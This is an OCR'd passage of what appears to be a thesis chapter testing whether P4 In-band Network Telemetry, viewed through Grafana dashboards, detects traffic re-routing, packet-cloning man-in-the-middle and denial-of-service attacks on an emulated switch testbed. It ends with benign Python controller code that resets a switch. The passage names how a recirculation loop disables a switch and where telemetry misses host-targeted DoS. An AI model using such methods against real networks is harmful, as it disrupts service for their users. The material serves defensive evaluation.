

Switch Latency
1
401 µs
438 µs
343 µs
363 µs
238 µs
219 µs
switch_latency.me...
switch_latency.me...
switch_latency.me...
switch_latency.me...
switch_latency.me...
switch_latency.me...
Flow Jitter
2
1 ms
750 µs
500 µs
250 µs
0 µs
15:25:00
15:26:00
15:27:00
15:28:00
15:29:00
15:30:00
15:31:00
15:32:00
15:33:00
15:34:00
15:35:00
15:36:00
15:37:00
15:38:00
15:39:00
15:40
transit_latency.stddev {dst_ip: 10.0.1.1, dst_port: 8080, protocol: 17, src_ip: 10.0.2.2}
transit_latency.stddev {dst_ip: 10.0.1.1, dst_port: 8080, protocol: 17, src_ip: 10.0.3.3}
transit_latency.stddev {dst_ip: 10.0.1.1, dst_port: 8080, protocol: 17, src_ip: 10.0.4.4}
transit_latency.stddev {dst_ip: 10.0.2.2, dst_port: 8080, protocol: 17, src_ip: 10.0.1.1}
transit_latency.stddev {dst_ip: 10.0.2.2, dst_port: 8080, protocol: 17, src_ip: 10.0.3.3}
transit_latency.stddev {dst_ip: 10.0.2.2, dst_port: 8080, protocol: 17, src_ip: 10.0.4.4}
transit_latency.stddev {dst_ip: 10.0.3.3, dst_port: 8080, protocol: 17, src_ip: 10.0.1.1}
transit_latency.stddev {dst_ip: 10.0.3.3, dst_port: 8080, protocol: 17, src_ip: 10.0.2.2}
Link Jitter
3
22.2 µs
23.3 µs
9.07 µs
36.1 µs
67.2 µs
30.4 µs
40.1 µs
45.7 µs
1.41 µs
21.9 µs
29.7 µs
29.9 µs
Queue Occupancy
4
0
0
0
0
0
0
queue_occupancy ...
queue_occupancy ...
queue_occupancy ...
queue_occupancy ...
queue_occupancy ...
queue_occupancy ...

Figure 4.4: Monitorization panels in Grafana (part 1)

- Plot 2 shows the progress of Flow jitter over time. An increase in this value indicates more inconsistency in delivering packets in the network. In an ideal scenario, the value should be 0.
- Plot 3 shows the jitter associated with the link, plotting a small time series below. This plot helps to understand if there is any problem with the link.
- Plot 4 displays instant queue occupancy for every switch in the network. Note that BMv2 uses one queue per switch. This plot helps to understand if there is any problem related to buffering.

Figure 4.5 displays the second portion of the metrics, focusing on the temporal



Link Jitter
5
600 µs
400 µs
200 µs
0 µs
15:25:00 15:26:00 15:27:00 15:28:00 15:29:00 15:30:00 15:31:00 15:32:00 15:33:00 15:34:00 15:35:00 15:36:00 15:37:00 15:38:00 15:39:00 15:40
link_latency.stddev {egress_port_id: 1, egress_switch_id: 5, ingress_port_id: 2, ingress_switch_id: 1}
link_latency.stddev {egress_port_id: 1, egress_switch_id: 6, ingress_port_id: 3, ingress_switch_id: 1}
link_latency.stddev {egress_port_id: 2, egress_switch_id: 1, ingress_port_id: 1, ingress_switch_id: 5}
link_latency.stddev {egress_port_id: 2, egress_switch_id: 2, ingress_port_id: 2, ingress_switch_id: 5}
Queue Occupancy
6
100
80
60
40
20
0
15:25:00 15:26:00 15:27:00 15:28:00 15:29:00 15:30:00 15:31:00 15:32:00 15:33:00 15:34:00 15:35:00 15:36:00 15:37:00 15:38:00 15:39:00 15:40
queue_occupancy {queue_id: 0, switch_id: 1}
queue_occupancy {queue_id: 0, switch_id: 2}
queue_occupancy {queue_id: 0, switch_id: 3}
queue_occupancy {queue_id: 0, switch_id: 4}
queue_occupancy {queue_id: 0, switch_id: 5}
queue_occupancy {queue_id: 0, switch_id: 6}
Switch Latency
7
6 ms
4 ms
2 ms
0 µs
15:25:00 15:26:00 15:27:00 15:28:00 15:29:00 15:30:00 15:31:00 15:32:00 15:33:00 15:34:00 15:35:00 15:36:00 15:37:00 15:38:00 15:39:00 15:40
switch_latency {switch_id: 1}
switch_latency {switch_id: 2}
switch_latency {switch_id: 3}
switch_latency {switch_id: 4}
switch_latency {switch_id: 5}
switch_latency {switch_id: 6}
Packet Distribution Per Destination
8
transit_latency.count {dst_ip: 10.0.1.1}
transit_latency.count {dst_ip: 10.0.3.3}
transit_latency.count {dst_ip: 10.0.4.4}
transit_latency.count {dst_ip: 10.0.2.2}

Figure 4.5: Monitorization panels in Grafana (part 2)

evolution of Link jitter (plot 5), Queue Occupancy (plot 6), and Switch Latency (plot 7). These plots help to validate the real-time indicators, ensuring that a network problem is not just temporary. Additionally, Plot 8 provides a visual representation of the quantification of circulating packets, which is used for visualization purposes.




Figure 4.6: Jitter Plot when the testbed is under a traffic re-routing attack

4.6 Results

In this section, the attacks developed in Chapter 3 are tested against the INT testbed.

4.6.1 Traffic Re-Routing

As previously explained, this exploit reroutes traffic from *10.0.2.2* with a destination of *10.0.1.1* to *10.0.3.3*. The attack is run on switch 2, which is the leaf node connected to host 2.

For example, the Flow jitter plot, depicted in figure 4.6, does not provide enough data to infer that a network attack is occurring. However, since INT is configured to track all circulating flows, it can detect a rogue flow to destination *10.0.3.3*. INT can then be used to detect this type of activity, albeit in a programmatic manner, as in a network with hundreds or thousands of simultaneous flows, a network admin would find it difficult to detect the attack just by looking at the plots.

4.6.2 Man-In-The-Middle

For the attack scenario, the focus is on intercepting data sent by *10.0.2.2* to *10.0.1.1* and cloning those packets to *10.0.3.3*. The attack is run on switch 2. In this case, the INT detects a perturbation in the system. Figure 4.7 shows the immediate and overall values of Switch Latency when the attack is occurring. This data indicates that the cloning operation, when performed at a large scale in a limited environment such as the one created, takes a toll on the system's resources. Important to mention is that it is unclear if this data is consistent with a physical switch with much greater processing power than Mininet.

4.6.3 Denial of Service (Entire Switch)

The third conducted test involves a denial-of-service attack that can completely shut off the switch and disrupt all the flows that traverse through it. The attack




Figure 4.7: Effect of using this clone operation at mass

is run in switch 2. The attack accomplishes this by recirculating all packets sent to the switch, creating a loop. Note that P4 prevents inner loops, which are loops inside the code, in this case, the recirculation creates an outer loop, which is a loop that happens because the packet goes from egress back to ingress.

Figure 4.8 illustrates the effect of the attack. The green line on the topmost plot represents a regular flow. As shown, after 3 minutes of normal operation, all metrics related to switch 2 (such as switch latency, link, or flow jitter) stop being recorded because the switch is overwhelmed and cannot process any traffic, including INT statistics.

4.6.4 Denial of Service (Single Host)

The final experiment tests an attack that targets a specific connection rather than the entire switch. Noticeably, the attack is run on switch 1, which is the leaf node connected to host 1. Interestingly, as seen in figure 4.9, the INT framework does not detect this attack. This can be attributed to the way INT is implemented. Specifically, INT is configured to export metadata based on the packets that enter the switch, not those that leave it. Consequently, even if a packet is ultimately dropped by the switch, it will still be reported if it initially reaches the switch. Therefore, it can be concluded that INT is unable to detect a DoS attack on leaf nodes of an infrastructure.




Figure 4.8: DoS attack in switch 2 (entire switch)




Figure 4.9: Flow jitter for switch 1 when host 1 is under DoS (10.0.1.1)

4.7 Mitigation solutions using INT

While not a mitigation solution, INT can be used as a network mitigation measure (note that it should be combined with other tools, such as a firewall).

As a monitoring and visualization tool, INT allows for detailed (not to be confused with deep) packet inspection. This means that it is able to visualize all circulating flows, alongside some of their characteristics, with minimal overhead. This behavior can be used to track and report any traffic that is reaching a blacklisted destination. For instance, in a private network where all flows are known, INT can be utilized to track and report any flow that should not be present in the network.

As a traffic shaping tool, INT can be used to measure the circulating traffic in terms of packet number and average throughput. With this information, manual or automatic decisions can be triggered so that measures are taken to improve the quality of the network. For example, if a link in the network is constantly overloaded, INT is able to provide metrics that can be used to detect the problem. This information can be used by a controller to find all available paths and redirect traffic using different links (latency and QoS should be taken into consideration).


As shown in section 4.6, even with limited information, INT can be used to detect and report attacks in the network. Its capability of mass processing network metadata in real-time allows the collection and analysis of traffic patterns that show anomalies. An example would be detecting Address Resolution Protocol (ARP) based Denial of Service (DoS) attacks, as INT would detect a massive increase in ARP traffic directed at a single host.

Most importantly, INT is able to process and insert network traffic into a database, which can be combined with other tools, giving great flexibility to administrators to set up the analysis and response protocols.

4.7.1 Implementation example

To conclude this section, a practical implementation example is provided. The P4 Runtime Controller Implementation is available as a Python package, but it does not include many features. In its current version, the main features supported include, installing a P4 pipeline, reading tables from a *P4Switch*, and writing tables to a *P4Switch*.

This scenario follows the testbed used for validation of P4-INT metrics (presented in Figure 4.3). Specifically, it runs the same scenario as the man-in-the-middle attack, as documented in section 4.6.2. In this case, the switch experiences high latency due to the cloning operation employed by the attack. To fix this problem, the switch is first restored to factory settings, followed by the recovery of the rules in the control plane. While this solution may be considered extreme, it can be useful in cases where the network administrator does not understand the root


2 Set a query and alert condition

A · InfluxDB · now-10m to now · Max data points 43200 · Make this the alert condition

```
FROM         autogen  switch_latency  WHERE  switch_id::tag = 2  +
SELECT       field(value)  mean()  +
GROUP BY     time($__interval)  fill(null)  +
TIMEZONE     (optional)    ORDER BY TIME  ascending
LIMIT        (optional)    SLIMIT  (optional)
FORMAT AS    Time series   ALIAS   Naming pattern
```

C Threshold: Input B IS ABOVE 1000 — Series 1: 0 Normal — ✓ Alert condition — 0 firing, 1 normal

B Reduce: Function Mean, Input A, Mode Drop Non-numeric Va... — Series 1: 386.10988 — Make this the alert condition

Figure 4.10: Setting up an alert in Grafana

cause of the faulty switch. In such cases, it might be faster to factory reset the device rather than diagnose the problem. Note that this solution does not require the switch to be restarted, reducing the amount of time needed to conclude the operation.

Setting up a Grafana alert

The process of resolving this problem requires human intervention, as it is a human-in-the-loop scenario. This means that instead of relying on automated processes, a human decision must be made. The first step is to set up a Grafana alert. This alert will notify the administrator that there is a problem in the network and action must be taken.

Figure 4.10 shows the configuration page for a Grafana alert. The image displays the alert condition and a visual representation of the threshold line. The alert is set to notify the administrator if the latency of switch 2 exceeds 1000 microseconds (1 millisecond).

Each Grafana alert is tied to one or more contact points[2] such as Discord, Microsoft Teams, and Kafka, among others. Each alert is also tied to the notification policies, which include timing options (buffering, and repeat intervals), and group-based notifications.

[2] A contact point is a list of integrations, each of which sends a notification to a particular email address, service, or URL

```python
def bulk_write(pipeline, entry_list, p4info):
    for entry in entry_list:
        writeTunnelRules(p4info, pipeline, entry)

def writeTunnelRules(p4info_helper, pipeline, data):
    table_entry = p4info_helper.buildTableEntry(
        table_name=data['table'],
        default_action = data.get('default_action', False),
        match_fields= data.get('match', None),
        action_name= data.get('action_name', None),
        action_params= data.get('action_params', None),
        priority= data.get('priority', None))

    pipeline.WriteTableEntry(table_entry)
    print("Installed ingress tunnel rule on %s" % pipeline.name)
```

Listing 4.3: Function used to write table entry to the switch

```python
1  def main(cfg_file):
2    with open(cfg_file, 'r') as f:
3        data = json.load(f)
4
5    p4info_helper = p4runtime_lib.helper.P4InfoHelper(data['p4info'])
6
7    try:
8      leaf2 = p4runtime_lib.bmv2.Bmv2SwitchConnection(
9        name='leaf2',
10       address='127.0.0.1:50052',
11       device_id=1,
12       proto_dump_file='logs/leaf2-p4runtime_controller.txt')
13     leaf2.MasterArbitrationUpdate()
14     leaf2.SetForwardingPipelineConfig(p4info=p4info_helper.p4info,
15     bmv2_json_file_path=data['bmv2_json'])
16     bulk_write(leaf2, data['table_entries'],p4info_helper)
```


Listing 4.4: Main body of the reset implementation

4.7.2 Using the control plane to issue a reset

The goal of this example is to issue a control plane. This is accomplished by first wiping the current running P4 program. Next, a new P4 program is inserted, and finally, the entries of the control plane tables are populated

Listing 4.3 shows two functions. The first, *bulk_write*, takes as input a list of entries and separates them one by one. The second function, *writeTunnelRules*, parses a table entry into a structure that can be understood by the switch and sends it to the respective pipeline.

Listing 4.4 first loads the configuration file (line 1) and then the P4Info file (line 2). It then tries to establish a connection with the device (lines 3-4) and installs the P4 program (line 5). Finally, it calls the *bulk_write* method.


5 rules 1 firing 4 recording

Grafana

int › General

State		Name	Health	Summary	Next evaluation
Firing	for 1m	INT Switch Latency measure	ok		in a minute

